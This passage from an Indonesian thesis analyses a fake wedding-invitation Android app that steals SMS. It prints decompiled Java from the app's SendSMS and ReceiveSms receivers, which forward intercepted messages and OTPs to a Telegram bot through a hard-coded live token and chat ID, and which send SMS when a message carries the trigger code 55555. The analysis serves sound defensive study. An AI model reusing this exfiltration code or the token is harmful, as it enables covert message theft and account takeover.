
Gambar 4.9 Permission aplikasi undangan pernikahan .apk

Pada Gambar 4.9, ditunjukkan beberapa izin (permissions) yang dapat dilihat. Gambar tersebut menggambarkan dua status izin, yaitu normal dan dangerous. Izin dengan status normal menunjukkan bahwa aplikasi dapat mengakses internet tanpa dianggap sensitif oleh sistem Android. Oleh karena itu, izin ini secara otomatis diberikan saat aplikasi diinstal, tanpa memerlukan persetujuan eksplisit dari pengguna. Izin ini memberikan kemampuan bagi aplikasi untuk membuat soket jaringan dan mengakses jaringan internet secara penuh, termasuk kemampuan untuk mengirim dan menerima data melalui internet, baik menggunakan protokol HTTP maupun HTTPS. Sementara itu, izin dengan status "dangerous" bersifat berbahaya bagi pengguna atau perangkat Android itu sendiri, karena ada kemungkinan adanya malware di dalamnya.



Gambar 4.10 Abused Permissions

Pada Gambar 4.10 menunjukkan bahwa perilaku aplikasi ini mempunyai 4 izin utama yang disalahgunakan dari 24. Proses analisis ini akan berfokus pada izin untuk mendeteksi penyalahgunaan.



Gambar 4.11 Android Manifest undangan pernikahan .apk

Pada Gambar 4.11 merupakan source code dari file android manifest.xml dari aplikasi undangan pernikahan.apk yang memberikan keterangan tentang detail perilaku aplikasi undangan pernikahan .apk berupa:


- Android.permission.RECEIVE_SMS: Memberikan aplikasi hak untuk menerima pesan SMS
- Android.permission.INTERNET: Memberikan aplikasi hak untuk mengakses internet
- Android.permission.READ_SMS: Memberikan aplikasi hak untuk membaca pesan SMS
- Android.permission.SEND_SMS: Memberikan aplikasi hak untuk mengirim pesan SMS.

Sehingga dari perilaku aplikasi tersebut memberikan penjelasan bahwa pada kode terdapat isu atau permasalahan yang berbahaya seperti:

- a. Dari kode manifest tersebut menunjukkan bahwa aplikasi ini meminta izin untuk menerima, membaca, dan mengirim SMS. Izin ini sangat sensitif karena dapat memungkinkan aplikasi untuk mengakses dan memanipulasi pesan pengguna, termasuk pesan yang mungkin berisi kode otentikasi (OTP), dan izin akses internet yang juga diberikan sehingga memungkinkan untuk mengirim data tanpa persetujuan pengguna.
- b. Pada komponen berstatus Exported seperti MainActivity diatur dengan `android:exported="true"`, yang berarti komponen ini dapat diakses oleh aplikasi lain di perangkat yang sama. Selain itu ada `ReceiveSms` dan `SendSMS`, yang merupakan receiver untuk menerima dan mengirim SMS, juga diatur dengan `android:exported="true"`, ini meningkatkan resiko karena pihak ketiga atau aplikasi jahat di perangkat yang sama dapat memicu aktivitas-aktivitas ini, memanfaatkan layanan SMS untuk tujuan berbahaya.
- c. Status Debugging berupa `android:debuggable="true"` yaitu memungkinkan aplikasi dijalankan dalam mode debug, yang memberi lebih banyak akses ke informasi tentang jalannya aplikasi saat debug aktif. Hal ini beresiko jika aplikasi dirilis dalam mode produksi dengan debugging yang diaktifkan, karena dapat memberikan informasi yang berharga bagi peretas untuk menganalisis dan mengeksploitasi aplikasi.

Dari isu di atas terdapat konfirmasi aplikasi bermasalah dan bahkan mungkin dirancang untuk aktivitas yang berbahaya. Permintaan izin akses SMS dan internet, digabungkan dengan ikon dan label yang menyerupai aplikasi resmi, memperkuat kecurigaan bahwa aplikasi ini akan mengakses informasi sensitif tanpa persetujuan pengguna atau menipu pengguna agar mempercayai aplikasi tersebut.

Struktur APK terdiri dari berbagai komponen yang saling terintegrasi, membentuk aplikasi Android yang secara tersembunyi mendukung tujuan pelaku dalam mendapatkan akses ke data SMS yang masuk dan keluar pada perangkat korban. `ReceiveSMS.java` bertugas menerima SMS yang masuk, memprosesnya, dan mengirimkan isi serta nomor pengirim ke API Telegram. Sementara itu, `SendSMS.java` dapat mengirim balasan otomatis ke nomor tertentu jika pesan masuk memenuhi kriteria tertentu. Kombinasi kedua komponen ini menunjukkan bagaimana aplikasi ini memanfaatkan izin akses SMS secara berbahaya untuk mengumpulkan dan mengirimkan data sensitif pengguna ke server eksternal tanpa sepengetahuan pengguna, dengan alur pengiriman yang dirancang untuk tetap berjalan secara otomatis pada latar belakang perangkat.



Gambar 4.12 Struktur Logic Undangan Pernikahan.apk

Struktur logika aplikasi ini dimulai dengan inisialisasi `MainActivity`, setelah itu aplikasi pertama kali meminta izin SMS dari pengguna. Jika izin diberikan, aplikasi melanjutkan dengan menginisialisasi `WebView` dan mengirimkan informasi perangkat ke API Telegram untuk mencatat detail perangkat yang digunakan. Jika izin ditolak, aplikasi menampilkan pesan kegagalan dan menghentikan proses lebih lanjut. Selanjutnya, dua komponen utama `BroadcastReceiver`, yaitu `ReceiveSMS` dan `SendSMS`, menjalankan fungsinya masing-masing.

Dari struktur logika aplikasi undangan pernikahan.apk memiliki fokus fungsionalitas pada pengelolaan pesan SMS, baik dalam menerima maupun mengirim pesan oleh karena itu hanya ada 2 receiver yang relevan untuk fungsi tersebut seperti yang ditunjukkan pada gambar 4.13

RECEIVERS

com.example.myapplication.ReceiveSms
com.example.myapplication.SendSMS

Gambar 4.13 Receivers atau penerima

Pada Gambar 4.13 menunjukkan terdapat 2 receiver yang akhirnya menjadikan fokus utama dalam proses reverse engineering.

4.3.1 SendSMS.java

Pada file ini memiliki fungsi untuk mengirimkan notifikasi ke bot telegram dengan menggunakan URL API telegram, menyertakan nomor pengirim serta isi pesan.

```
1 package com.example.myapplication;
2
3 import android.content.BroadcastReceiver;
4 import android.content.Context;
5 import android.content.Intent;
6 import android.os.Bundle;
7 import android.telephony.SmsManager;
8 import android.telephony.SmsMessage;
9 import android.util.Log;
10 import java.io.IOException;
11 import okhttp3.Call;
12 import okhttp3.Callback;
13 import okhttp3.OkHttpClient;
14 import okhttp3.Request;
15 import okhttp3.Response;
16 /* loaded from: classes3.dex */
17 public class SendSMS extends BroadcastReceiver {
18     private final OkHttpClient client = new OkHttpClient();
19     final String TAG = "demo";
20 }
```

Gambar 4.14 SendSMS.java deklarasi kelas dan variabel

Kelas sendSMS.java merupakan broadcastreceiver yang akan menerima dan memproses pesan sms yang masuk. Dengan menggunakan **okhttpclient** untuk membuat permintaan http dan sebagai alat untuk berkomunikasi eksposur broadcastreceiver sendSMS menangani sms yang diterima, tetapi tidak ada mekanisme yang jelas untuk memverifikasi apakah broadcast tersebut datang dari sumber yang sah atau tidak, resiko yang akan timbul yaitu aplikasi berbahaya ini dapat memanfaatkan receiver ini untuk memicu onReceive dan mengirim SMS tanpa sepengetahuan pengguna. Fungsi ini merupakan broadcast receiver untuk menerima dan memproses sms namun tanpa verifikasi yang tepat aplikasi dapat memanfaatkan receiver untuk mengirimkan sms tanpa izin yaitu mengirimkan broadcast yang memicu onReceive sehingga dapat mengirim sms tanpa sepengetahuan pengguna, berpotensi menyebabkan biaya tak terduga.

```
20
21 @Override // android.content.BroadcastReceiver
22 public void onReceive(Context context, Intent intent) {
23     Bundle extras;
24     Bundle bundle;
25     Object[] objArr;
26     SmsMessage[] smsMessageArr;
27     String str = " ";
28     String str2 = " ";
29     if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (extras = intent.getExtras()) != null) {
30         try {
31             Object[] objArr2 = (Object[]) extras.get("pdus");
32         }
33     }
34 }
```

Gambar 4.15 SendSMS.java metode onreceive

Metode onreceive akan dipanggil saat pesan sms diterima. Setelah itu ia akan memeriksa apakah tindakan dari 'Intent' yaitu '**SMS_RECEIVED**'. Pada kode if

(intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (extras = intent.getExtras()) != null) { Merupakan input yang mengecek apakah intent adalah ***android.provider.Telephony.SMS_RECEIVED*** dan apakah intent memiliki ekstra. Broadcastreceiver ini dapat dipicu oleh aplikasi lain yang mengirim broadcast dengan aksi yang sama, kecuali receiver dibatasi dengan izin yang benar atau ***exported=false*** dalam metode ***onReceive*** dari Broadcastreceiver, aplikasi dapat menulis kode untuk mengirim SMS, jika receiver diekspor ('***exported***') maka aplikasi lain atau sistem dapat memicu receiver ini, memungkinkan malware untuk bertindak tanpa sepengetahuan pengguna. Karena Broadcastreceiver aplikasi android dapat memiliki komponen yang disebut Broadcastreceiver untuk mendengarkan pesan (broadcast) yang dikirim oleh sistem atau aplikasi lain. Dengan demikian adanya pengambilan data pada saat sms diterima dalam bentuk PDU.

Jadi temuan pada kode gambar 4.15 pemahaman mendasar tentang mekanisme penerimaan SMS melalui BroadcastReceiver memiliki dampak keamanan yaitu:

- a. Potensi penyalahgunaan intent memiliki masalah Karena BroadcastReceiver untuk aksi ***android.provider.Telephony.SMS_RECEIVED*** memungkinkan aplikasi menerima pesan ***broadcast***, malware dapat mengeksploitasi untuk mencegat atau mengambil isi pesan SMS. Jika receiver tidak dibatasi melalui pengaturan seperti ***android:exported="false"*** server eksternal dapat mengakses broadcast ini. Dalam hal ini dampak yang dapat dirasakan berupa pelanggaran privasi berupa malware dapat membaca pesan yang diterima, termaksud kode OTP atau informasi sensitif lainnya, keamanan finansial yaitu adanya kemungkinan setelah otp diakses maka malware dapat membajak akun korban atau melakukan transaksi finansial tanpa izin, serta penyalahgunaan fungsionalitas aplikasi dimana malware dapat berpura pura menjadi aplikasi asli dan melakukan akses seperti mengirim pesan otomatis.
- b. Eksploitasi receiver eksternal berupa masalah receiver yang bersifat ***exported=true*** membuka peluang bagi aplikasi atau pihak ketiga untuk mengirim broadcast palsu dengan aksi ***SMS_RECEIVED***, aktivitas ini dapat memanipulasi aplikasi target untuk memproses data yang salah atau berbahaya. Dampak yang dihasilkan berupa kemungkinan pengiriman sms sesuai keinginan penyerang.
- c. Resiko pengolahan data PDU berupa pesan sms diterima dalam format PDU yang kemudian diuraikan untuk mendapatkan teks SMS. Dari proses ini terdapat dampak yang sangat signifikan berupa kompromi sistem berupa penyerang dapat

memanfaatkan celah untuk mendapatkan kontrol terhadap aplikasi atau bahkan perangkat korban.

```
30      try {
31          Object[] objArr2 = (Object[]) extras.get("pdus");
32          SmsMessage[] smsMessageArr2 = new SmsMessage[objArr2.length];
33          int i = 0;
34          while (i < smsMessageArr2.length) {
35              smsMessageArr2[i] = SmsMessage.createFromPdu((byte[]) objArr2[i]);
36              smsMessageArr2[i].getOriginatingAddress();
37              String messageBody = smsMessageArr2[i].getMessageBody();
38              messageBody.replace("&", " ").replace("#", str).replace("?", str);
39              String str3 = messageBody.split(str2)[0];
40              String str4 = messageBody.split(str2)[1];
41              String str5 = messageBody.split(str2)[2];
42              String str6 = str;
43              String str7 = str2;
44              if (Integer.parseInt(str3.toString()) == 55555) {
```

Gambar 4.16 SendSMS.java pemrosesan pesan SMS

Pesan SMS diterima sebagai array objek PDUs (Protocol Data Unit), yang kemudian dikonversi menjadi `SmsMessage` selain itu memproses isi pesan SMS dan memisahkannya berdasarkan karakter koma atau karakter tertentu. Format pesan yang digunakan untuk mengirimkan SMS. PDU (Protocol Data Unit) berisi informasi tentang pesan itu sendiri serta metadata seperti nomor telepon pengirim, nomor telepon penerima, waktu pengiriman dan lain sebagainya. PDU (Protocol Data Unit) dapat digunakan untuk mengirim SMS tanpa sepengetahuan pengguna, malware dapat membangun PDU (Protocol Data Unit) untuk mengirim atau menerima pesan ke nomor tertentu tanpa memerlukan interaksi pengguna.

Data pengguna dapat diambil dengan id kode identifikasi `str3` yaitu berisi kode numerik yang digunakan untuk mengidentifikasi jenis pesan atau status tertentu resiko yang kemungkinan terjadi yaitu jika kode ini digunakan untuk menentukan tindakan lebih lanjut (misalnya, pengirim SMS hanya jika kode tertentu), kode yang tidak valid atau berbahaya dapat memicu tindakan yang tidak diinginkan contohnya seperti jika `str3` seharusnya memicu pengirim SMS untuk kode '555' (Kode identifikasi yang dipantau oleh aplikasi).

Kemudian dengan nomor telepon `str4` yaitu nomor telepon penerima SMS yang diproses yang menyebabkan resiko yaitu menyimpan atau menggunakan nomor telepon tanpa validasi atau kontrol yang dapat mengarah pada pengiriman SMS yang tidak diinginkan, privasi yang terancam, atau penyalahgunaan data. Isi pesan `str5` yaitu isi pesan

yang dikirim dari SMS, biasanya berisi informasi yang harus diteruskan resikonya yang akan timbul yaitu isi pesan ini dikirim ke nomor telepon yang ditentukan atau mungkin diproses lebih lanjut tanpa validasi. Data sensitif yang tidak terlindungi dapat bocor atau disalahgunakan karena dalam mengekstraksi pesan ia dapat melakukannya secara relevan dengan memisahkan data menggunakan koma sebagai pembatas.

Pada gambar 4.16 menunjukkan pada pengolahan pesan SMS dalam bentuk array objek PDU(protocol data unit) memberikan peluang untuk akses metadata pesan seperti nomor telepon pengirim, penerima, waktu pengiriman, serta isi pesan. Meskipun mekanisme ini esensial untuk fungsionalitas aplikasi SMS, ia juga menghadirkan celah keamanan yang dapat dimanfaatkan oleh malware untuk melakukan berbagai tindakan berbahaya, seperti mengirimkan atau menerima pesan tanpa sepengetahuan pengguna. Dampaknya tidak hanya pada privasi pengguna, tetapi juga mencakup risiko finansial, manipulasi logika aplikasi, dan penyalahgunaan data. Dampak yang sangat signifikan yang ditimbulkan berdasarkan kode pada gambar 4.16 yaitu:

- a. Eksploitasi PDU untuk akses tanpa izin berupa malware dapat membangun PDU secara manual untuk mengirimkan pesan SMS ke nomor tertentu tanpa memerlukan interaksi pengguna selain itu PDU juga dapat digunakan untuk memantau pesan masuk, memungkinkan penyerang mencuri informasi sensitif seperti kode OTP atau data akun.
- b. Risiko manipulasi kode identifikasi (str3) yang digunakan untuk menentukan tindakan berdasarkan jenis pesan atau status tertentu seperti pengiriman sms otomatis atau pelaksanaan logika aplikasi yang dapat merugikan pengguna. Contohnya jika kode 55555 memicu pengiriman balasan dari pesan yang masuk, manipulasi kode ini dapat digunakan untuk mengirim pesan pada server eksternal.
- c. Penyalahgunaan nomor telepon penerima (str4) jika ada mekanisme validasi atau kontrol yang memadai. Malware dapat mengirim pesan ke daftar nomor tanpa persetujuan pengguna, yang dapat mengarah pada pelanggaran privasi, spam, atau aktivitas penipuan. Selain itu, penyimpanan nomor telepon tanpa perlindungan yang cukup dapat menyebabkan kebocoran data dan penyalahgunaan lebih lanjut.
- d. Kebocoran isi pesan (str5) yang biasanya berisi data penting atau sensitif, menjadi rentan jika diproses tanpa validasi. Proses ekstraksi data menggunakan pembatas seperti koma juga menghadirkan risiko jika parsing data dilakukan secara tidak aman memungkinkan injeksi data atau serangan manipulasi lainnya.

```

if (Integer.parseInt(str3.toString()) == 55555) {
    SmsManager.getDefault().sendTextMessage(str4, null,
str5, null,
null);
    bundle = extras; try {
        objArr = objArr2; this.client.newCall(new
Request.Builder().url("https://api.telegram.org/bot6244657565:AAEAJmQy3igyYB
qaR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&chat_id=6233555746&tex
t= Notifikasi Sadap JNT SMS Dari " + str4 + ", Isi Pesan : " +
str5).build()).enqueue(new Callback() { // from class:
com.example.myapplication.SendSMS.1
        @Override // okhttp3.Callback
        public void onFailure(Call call, IOException
IOException)
        {
            IOException.printStackTrace();
        }

        @Override // okhttp3.Callback
        public void onResponse(Call call, Response
response) throws IOException
        {
            Log.d("demo", "OnResponse: Thread Id " +
Thread.currentThread().getId());
            ;
            if (response.isSuccessful()) {
                response.body().string();
            }
        }
    });
    smsMessageArr = smsMessageArr2;
    this.client.newCall(new
Request.Builder().url("https://api.telegram.org/bot6244657565:AAEAJmQy3igyYB
qaR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&chat_id=6233555746&tex
t= Notifikasi Sadap JNT SMS Dari " + str4 + ", Isi Pesan : " +
str5).build()).enqueue(new Callback() { // from class:
com.example.myapplication.SendSMS.2
        @Override // okhttp3.Callback
        public void onFailure(Call call, IOException
IOException)
        {
            IOException.printStackTrace();
        }

        @Override // okhttp3.Callback
        public void onResponse(Call call, Response
response) throws IOException
        {
            Log.d("demo", "OnResponse: Thread Id " +
Thread.currentThread().getId());
            ;
            if (response.isSuccessful()) {
                response.body().string();
            }
        }
    }
}

```

```

        });
    } catch (Exception e) {
        e = e;
        e.printStackTrace();
        return;
    }
} else {
    bundle = extras;
    objArr = objArr2;
    smsMessageArr = smsMessageArr2;
}
i++;
str = str6;
extras = bundle;
objArr2 = objArr;
smsMessageArr2 = smsMessageArr;
str2 = str7;
}
} catch (Exception e2) {
    e = e2;
}
}
}
}
}

```

Gambar 4.17 SendSMS.java memeriksa kondisi dan mengirim pesan SMS

Pada Gambar 4.17 menunjukkan bahwa kelas pada file sendSMS.java memiliki struktur aplikasi dengan class utama yaitu sendSMS yang merupakan subclass dari broadcastreceiver dengan library yang digunakan berupa ***android.telephony.SmsManager*** untuk mengirimkan ulang sms dan okhttp3. OkHttpClient untuk mengirimkan data ke server melalui permintaan http. Method utama yaitu OnReceive (context context, Intent intent) yang berarti metode ini menunggu broadcast SMS memprosesnya, dan mengambil tindakan sesuai logika pemrosesan yang ditentukan. Aplikasi ini akan aktif setiap kali ada SMS yang masuk karena terdaftar pada ***event android.provider.telephony.SMS_RECEIVED***.

Proses utamanya yaitu:

- a. Memeriksa aksi dengan memastikan broadcast yang diterima adalah SMS_RECEIVED
- b. Ekstraksi pesan dengan mengambil data SMS yang diterima dalam bentuk PDU, mengkonversi PDU ke objek SmsMessage untuk mengambil informasi nomor pengirim dan isi pesan, setelah itu isi pesan dipisahkan dengan tanda koma untuk mendapatkan kode identifikasi, nomor tujuan, dan isi pesan.

- c. Validasi kode identifikasi jika pesan memenuhi kondisi tertentu (dimulai dengan "55555"), maka aplikasi akan mengirim pesan SMS ke nomor yang ditentukan dalam pesan. Selain itu ia akan membuat permintaan HTTP menggunakan 'OkHttpClient' untuk mengirimkan notifikasi ke API Telegram dengan detail pesan SMS. Maka dia memeriksa apakah nilai str3 tersebut dikonversi ke integer sama dengan '55555' jika kondisi ini terpenuhi, maka aksi yang mencurigakan akan dilakukan seperti mengirimkan SMS ke nomor yang terdapat pada kode ***SmsManager.getDefault().sendTextMessage(str4, null, str5, null, null);*** yaitu perintah untuk mengirimkan SMS ke nomor 'str 4' dengan isi pesan 'str5' tanpa interaksi atau persetujuan pengguna.

Potensi kerentanan yang mungkin terjadi

- a. Penyalahgunaan pengiriman sms dimana kode ini dapat digunakan untuk mengirim SMS tanpa izin eksplisit dari pengguna, jika disalahgunakan, ini dapat mengakibatkan biaya yang tidak terduga bagi pengguna.
- b. Penyadapan informasi yaitu pesan SMS yang diterima diekstraksi dan informasinya dikirimkan ke server pihak ketiga melalui API Telegram, ini dapat digunakan untuk menyadap informasi pribadi dari pesan SMS pengguna.
- c. Hard-coded identifiers yaitu ID Telegram dan URL API tersimpan secara hard-coded dalam kode. Ini merupakan praktik yang buruk dari segi keamanan, karena informasi sensitif ini dapat diekspos melalui reverse engineering
- d. Pergantian karakter yang tidak aman yaitu penggantian karakter dalam pesan SMS dapat menyebabkan perubahan yang tidak diinginkan dalam isi pesan yang mungkin tidak selalu mengamankan konten pesan secara benar.

Jadi hasil reverse engineering dari kode sendsms.java ini mengungkapkan beberapa kerentanan yaitu penyalahgunaan pengiriman SMS dan penyadapan informasi pribadi pengguna melalui pengambilan OTP. Dalam pengembangan aplikasi, praktik seperti pengiriman SMS tanpa izin eksplisit, menyimpan informasi sensitif secara hard-coded, dan penggantian karakter yang tidak aman harus dihindari untuk memastikan keamanan dan privasi pengguna. Selain mengirimkan pesan ia mampu mengirimkan notifikasi ke Telegram, kode yang dimaksud adalah ***this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot<token>/sendMessage?parse_mode=markdown&chat_id=<chat_id>&text= **Notifikasi Sadap JNT SMS Dari** " + str4 + ", Isi Pesan : " + str5).build()).enqueue(new Callback() { ... });***

Pada kode tersebut akan mengirimkan notifikasi ke bot telegram menggunakan URL API Telegram, menyertakan nomor pengirim (str4) dan isi pesan ada di (str5), ini dilakukan dua kali dengan sedikit perubahan dalam callback yang menangani respons. Dengan token yang seharusnya tidak dihardcoded dalam kode sumber karena dengan kode **"https://api.telegram.org/bot6244657565:AAEAJmQy3igyYBqaR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&chat_id=6233555746&text** ini dapat diekspos dan disalahgunakan oleh si pelaku dalam aksi pengambilan data. selain itu ada kode yang dapat memicu pengiriman sms yang juga dihardcoded yaitu dengan kode 55555. Jadi jika kode yang berpotensi hardcoded ini yang dapat memicu kode sumber yang dapat menimbulkan resiko pengambilan data jika repositori publik atau diakses oleh orang lain, selain itu token dan ID tersebut dapat disalahgunakan untuk mengirim pesan tanpa izin

4.3.2 ReceiveSMS.java

Pada file receiveSMS.java terdapat kode request yang dapat menghubungkan antar server eksternal yaitu berupa link yang menghubungkan langsung dengan API telegram, ditunjukkan pada Gambar 4.18 dibawah ini.

```
Request build = new
Request.Builder().url("https://api.telegram.org/bot6244657565:AAEA
JmQy3igyYBqaR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&ch
at_id=6233555746&text= Notifikasi Sadap SMS Undangan Dari " +
originatingAddress + ", Isi SMS : " + replace).build();
    String str2 = str;
    Request build2 = new
Request.Builder().url("https://api.telegram.org/bot6244657565:AAEA
JmQy3igyYBqaR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&ch
at_id=6233555746&text= Notifikasi Sadap SMS Undangan Dari " +
originatingAddress + ", Isi SMS : " + replace).build();
    this.client.newCall(build).enqueue(new Callback()
{ // from class: com.example.myapplication.ReceiveSms.1
    @Override // okhttp3.Callback
    public void onFailure(Call call, IOException
IOException) {
        IOException.printStackTrace();
    }
    @Override // okhttp3.Callback
    public void onResponse(Call call, Response
response) throws IOException {
        Log.d("demo", "OnResponse: Thread Id " +
Thread.currentThread().getId());
        if (response.isSuccessful()) {
            response.body().string();
        }
    }
}
```

```

    }
    }
    });
    this.client.newCall(build2).enqueue(new Callback()
{ // from class: com.example.myapplication.ReceiveSms.2
    @Override // okhttp3.Callback
    public void onFailure(Call call, IOException
IOException) {
        IOException.printStackTrace();
    }
    @Override // okhttp3.Callback
    public void onResponse(Call call, Response
response) throws IOException {
        Log.d("demo", "OnResponse: Thread Id " +
Thread.currentThread().getId());
        if (response.isSuccessful()) {
            response.body().string();
        }
    }
    });
    i++;
    str = str2;
}
} catch (Exception e) {
    e.printStackTrace();
}
}
}

```

Gambar 4.18 Receivesms membuat permintaan http ke API telegram

Pada Gambar 4.18 menunjukkan bahwa fungsi tersebut membuat permintaan HTTP ke API Telegram untuk mengirimkan notifikasi dengan isi pesan SMS yang diterima selain itu menggunakan 'OkHttpClient' untuk melakukan permintaan secara asynchronous dan log hasil respon.

ReceiveSMS memantau SMS yang masuk, mengambil informasi nomor pengirim dan isi pesan, sedangkan 'SendSMS' berfungsi untuk memantau dan mencatat SMS yang dikirim. Setiap data SMS yang masuk atau keluar kemudian dikirimkan ke API Telegram melalui panggilan HTTP. Dalam proses ini, callback digunakan untuk menangani respons dari API dan memastikan data berhasil dikirim atau ada kesalahan yang perlu ditangani. Untuk error handling, aplikasi menangani izin aplikasi, kegagalan koneksi API, dan validasi format SMS yang diproses. Jika terjadi kesalahan pada izin atau koneksi jaringan, aplikasi memberikan log yang membantu proses debug. Struktur keseluruhan ini mengintegrasikan izin, inisialisasi perangkat, penerimaan dan pengiriman SMS, serta komunikasi dengan API Telegram sebagai alur utama yang mengontrol aplikasi.

Potensi kerentanan yang mungkin terjadi

Penyadapan informasi yaitu pesan SMS yang diterima diekstraksi dan dikirim ke server pihak ketiga melalui API Telegram. Ini memungkinkan penyadapan informasi pribadi dari pesan SMS pengguna tanpa sepengetahuan atau izin pengguna.

- a. Pergantian karakter yang tidak aman di dalam isi pesan SMS dapat menyebabkan perubahan isi pesan yang tidak diinginkan dan dapat menyembunyikan karakter berbahaya atau sensitif yang seharusnya diperiksa atau dihapus dengan cara yang lebih aman.
- b. Hard-coded Identifiers yaitu ID Telegram bot dan URL API tersimpan secara hard-coded dalam kode. Praktik ini tidak aman karena informasi sensitif tersebut dapat terekspos melalui reverse engineering
- c. Redundant requests dimana kode ini membuat dua permintaan HTTP yang sama secara redundant, yang tidak efisien dan dapat menambah beban jaringan dan server.
- d. Pelanggaran privasi yang ditemukan pada kedua kode di atas berupa pelanggaran privasi yang serius dengan mengirimkan informasi pribadi pengguna (pesan SMS) ke server pihak ketiga tanpa izin pengguna.

Jadi hasil dari reverse engineering dari kode ini menunjukkan beberapa kerentanan kritis yang dapat membahayakan privasi keamanan pengguna aplikasi android. Kode ini memungkinkan penyadapan informasi SMS yang masuk dan mengirimkannya ke server pihak ketiga tanpa izin pengguna. Dalam pengembangan aplikasi, penting untuk menghindari penyimpanan informasi sensitif secara hard-coded, memastikan bahwa penggantian karakter dilakukan dengan aman, dan menghindari permintaan redundant yang tidak perlu. Selain itu, memastikan izin eksplisit dari pengguna sebelum melakukan tindakan yang sensitif terhadap privasi, seperti mengirim informasi pribadi ke server eksternal, adalah hal yang sangat penting.

Dari kerentanan tersebut pengguna android seharusnya lebih memperhatikan beberapa hal seperti:

- a. Memperhatikan izin eksplisit yang ditujukan untuk pengguna sebelum mengirim informasi pribadi mereka ke server eksternal
- b. Pengelolaan informasi sensitif yaitu hindari penyimpanan informasi sensitif dalam kode secara hard-coded. Gunakan metode yang lebih aman seperti variabel lingkungan atau konfigurasi yang dienkripsi
- c. Peningkatan keamanan yaitu melakukan penggantian karakter dan pemrosesan pesan yang lebih hati-hati untuk menghindari potensi kerentanan

- d. Optimasi kode yaitu menghindari redudansi dalam permintaan HTTP untuk meningkatkan efisiensi dan kinerja aplikasi.

Karena aplikasi undangan pernikahan.apk ini memiliki dua kode yang menunjukkan praktik yang tidak aman dan tidak efisien dalam menangani informasi pribadi pengguna, yang dapat dieksploitasi jika tidak diperbaiki. Pada kode ini komunikasi secara hardcoded values dilakukan yaitu pada token bot dan chat ID dalam kode sumber yang dapat menimbulkan resiko keamanan.

4.4 Analisis Statis

